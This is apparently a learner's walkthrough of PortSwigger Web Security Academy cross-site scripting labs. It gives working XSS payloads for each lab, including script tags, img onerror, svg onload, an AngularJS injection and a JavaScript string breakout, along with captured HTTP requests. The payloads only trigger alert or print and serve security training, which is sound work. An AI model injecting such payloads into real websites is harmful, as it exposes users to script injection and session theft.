

Cross-site Scripting

#XSS


Reflected XSS into HTML context with nothing encoded

1. Insert `<script>alert(1)</script>` into the search bar.



Stored XSS into HTML context with nothing encoded.


1. Click on "view post"




2. Insert `<script>alert(1)</script>` into Comment Section


DOM XSS in document.write sink using source location.search

1. Enter anything on the search box.



2. Insert `><svg onload=alert(1)>` into the search bar and wait for the result.





- ' - This part signifies the closing quotation mark (") followed by the greater-than symbol (>). It's typically used to terminate an attribute value in HTML or a string in JavaScript.
- The greater-than symbol (>) is an HTML character used to close a tag.

DOM XSS in jQuery anchor href attribute sink using location.search source

1. Click on Submit feedback



2. Inspect on '<Back'



3. Insert the Script and Click on '<Back'




DOM XSS in jQuery selector sink using a hashchange event

1. Insert the script in the body


```
<iframe src="https://0aad00a403e411d6849432db001000eb.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'">
</iframe>
```

2. Deliver the exploit to victim



Reflect XSS into attribute with angle brackets HTML-encoded


1. Search anything in the search bar.



2. This is where the vulnerability is



3. Insert the script




1. Click on view post
2. Insert an information

3. Click on view page source and this is the vulnerability

4. Inject the script

1. Insert Anything in the search bar


2. Insert the Script



DOM XSS in document.write sink using source.location.search inside a select element

1. Insert this script.

```
&storeId="></select><img src=1 onerror=alert(1)>
```



DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

1. Insert the script

```
{{${on.constructor('alert(1)')}()}}
```

Reflected DOM XSS


This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink. To solve this lab, create an injection that calls the `alert()` function.

1. Insert script


```
anything\"-alert(1)}//
```

explanation :

In the respond it automatically escape "



We need to add more `\\` to end the string and add alert function to break out of javascript string



Notice that there are still a javascript code that does not allow us to execute the alert function so we need to end the string and comment the rest of it out

Request

```
1 GET /search-results?search=z3nsh3ll\"-alert() HTTP/1.1
2 Host: 0a86004d04005bf2c06cdf8b00dc00bb.web-security-academy.net
3 Cookie: session=smc1lbayt38ydGuoJnQmqSM5svCFLn9E
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/110.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a86004d04005bf2c06cdf8b00dc00bb.web-security-academy.net/?search=z3nsh3ll
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Pragma: no-cache
13 Cache-Control: no-cache
14 Te: trailers
15 Connection: close
16
17
```

Response

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 49
6
7 {
  "results": [
    ],
    "searchTerm": "z3nsh3ll\"-alert()"
  }
```

Request

```
1 GET /search-results?search=z3nsh3ll\"-alert() HTTP/1.1
2 Host: 0a86004d04005bf2c06cdf8b00dc00bb.web-security-academy.net
3 Cookie: session=smc1lbayt38ydGuoJnQmqSM5svCFLn9E
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/110.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a86004d04005bf2c06cdf8b00dc00bb.web-security-academy.net/?search=z3nsh3ll
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Pragma: no-cache
13 Cache-Control: no-cache
14 Te: trailers
15 Connection: close
16
17
```

Response

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 52
6
7 {
  "results": [
    ],
    "searchTerm": "z3nsh3ll\"-alert()"
  }
}
```

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	14
Response headers	4

Stored DOM XSS

This lab demonstrates a stored DOM vulnerability in the blog comment functionality. To solve this lab, exploit this vulnerability to call the `alert()` function.

1. Insert the script

```
<><img src=1 onerror=alert(1)>
```

Explanation:

This the the vulnerability

Leave a comment

Comment:

Name:

Email:

Website:

The screenshot shows a web browser's developer console with the 'Response' tab selected. The console displays a successful GET request to 'post?postId=1' with a status of 200. The response payload is a JavaScript function 'loadComments' that uses XMLHttpRequest to fetch comments and display them on the page. A red box highlights the 'escapeHTML' function within the payload, which is used to sanitize user input by replacing HTML special characters with their escaped equivalents.

```
1 function loadComments(postCommentPath) {
2   let xhr = new XMLHttpRequest();
3   xhr.onreadystatechange = function() {
4     if (this.readyState == 4 && this.status == 200) {
5       let comments = JSON.parse(this.responseText);
6       displayComments(comments);
7     }
8   };
9   xhr.open("GET", postCommentPath + window.location.search);
10  xhr.send();
11
12  function escapeHTML(html) {
13    return html.replace('<', '&lt;').replace('>', '&gt;');
14  }
15
16  function displayComments(comments) {
17    let userComments = document.getElementById("user-comments");
18
19    for (let i = 0; i < comments.length; ++i)
20    {
```